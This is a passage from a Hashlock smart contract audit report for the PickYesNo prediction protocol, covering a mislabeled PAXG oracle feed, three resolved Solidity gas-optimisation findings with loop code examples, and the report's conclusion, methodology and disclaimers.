[Q-04] OracleChainlinkContract#_getAggregator - PAXG feed mislabeled

Description

Aggregator case 16 is documented as “FAXG” while the URL and address correspond to the `PAXG/USD` feed. The inconsistent symbol can mislead operators and auditors about which asset is being resolved and may propagate to front-end mappings that display the wrong asset name.

Recommendation

Update the comment/enum documentation for case 16 to clearly reference PAXG, and Add a unit test that asserts the address maps to the expected feed metadata to prevent future mismatches.

Status

Resolved

Gas

[G-01] Contracts - Redundant Variable Initialization

Description

In Solidity, variables are initialized to a default zero-value (0, false, address(0), etc.). Explicitly initializing a variable to its default value is redundant and adds unnecessary bytecode.

In the following functions, `for (uint256 i = 0;` is not necessary:

```
BaseContract.sol::clearPermission()

FactoryWalletContract.sol::create()

MarketingContract.sol::permitWallet(),    transferToByWallet(),    transferToByCode()    ,
getWalletPermitTotal() , getCodePermitTotal()

OracleContract.sol::reward() , _getMax1Max2()

PermissionContract.sol::setAddress() , getAddresses() , _checkMultisig()

PredictionContract.sol::constructor(), broker() , setSetting() , settle()
```

Recommendation

Remove initializations where the variable is being set to its default zero-value, such as `for (uint256 i = 0;` to `for (uint256 i;`

Status

Resolved

[G-02] Contracts - Use unchecked Block for Loop Increment Operations

Description

In Solidity versions 0.8.0 and later, the compiler automatically includes checks for arithmetic overflows and underflows. While this increases safety, it adds extra gas costs for operations where overflow is impossible.

A common pattern where this overhead is unnecessary is in `for` loops. The loop index (`i`) is usually bounded by the array length or a specific limit. If this limit is reasonably small (e.g., the `uint256` max value is extremely large), the increment operation `i++` will realistically never overflow. Therefore, wrapping the increment in an `unchecked` block saves gas by skipping the safety check.

Inefficient Code: The default behavior performs an overflow check on every iteration.

```
uint256 length = arr.length;

for (uint256 i = 0; i < length; i++) {

    // Logic here

}
```

Optimized Code: By moving the increment logic into an unchecked block, we bypass the overflow check.

```
uint256 length = arr.length;

for (uint256 i = 0; i < length; ) {

    // Logic here

    unchecked {

        ++i;

    }

}
```

Locations:

```
BaseContract.sol::clearPermission()

FactoryWalletContract.sol::create()

MarketingContract.sol::permitWallet(),    transferToByWallet(),    transferToByCode()    ,
getWalletPermitTotal() , getCodePermitTotal()

OracleContract.sol::reward() , _getMax1Max2()

PermissionContract.sol::setAddress() , getAddresses() , _checkMultisig()

PredictionContract.sol::constructor(), broker() , setSetting() , settle()
```

Recommendation

Update all for loops to use the unchecked block for incrementing the index variable, provided that the loop bound ensures no overflow can occur (e.g., iterating up to an array length).

Status

Resolved

[G-03] Contracts - Cache Array Length Outside of Loop

Description

A typical for loop definition usually looks like:

```
for (uint256 i; i < arr.length; i++) {}
```

In this pattern, the Solidity compiler reads the array length on every single iteration.

Instead of accessing `arr.length` repeatedly, the length should be cached in a local stack variable before the loop begins. This ensures the expensive SLOAD or the repeated MLOAD operations are performed only once, using the cheaper stack variable for the loop condition check.

Inefficient Code: The length is read from memory or storage on every iteration.

```
// Inefficient: Executes SLOAD or MLOAD on every loop cycle

for (uint256 i = 0; i < arr.length; i++) {

    _doSomething(arr[i]);

}
```

Optimized Code: The length is cached once in the stack variable len.

```
// Optimized: Executes SLOAD or MLOAD only once

uint256 len = arr.length;

for (uint256 i = 0; i < len; i++) {

    _doSomething(arr[i]);

}
```

Locations:

```
BaseContract.sol::clearPermission()

MarketingContract.sol::permitWallet(),    transferToByWallet(),    transferToByCode()    ,
getWalletPermitTotal() , getCodePermitTotal()

OracleContract.sol::reward()
```

```
PermissionContract.sol::setAddress(), _checkMultisig()

PredictionContract.sol::constructor(), broker() , setSetting() , settle()
```

Recommendation

Refactor for loops to cache the array length in a local variable prior to initializing the loop, and use that local variable for the loop termination condition.

Status

Resolved

Centralisation

PickYesNo favors security and operational flexibility over full decentralization. While the protocol includes owner-executable functions, its architecture ensures that user fund access and recovery are not dependent on continuous internal team involvement. Core user actions, including Oracle reward claims, contract settlement, and asset redemption, can be executed directly by users.

Conclusion

After Hashlock's analysis, the PickYesNo project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au
Contact: info@hashlock.com.au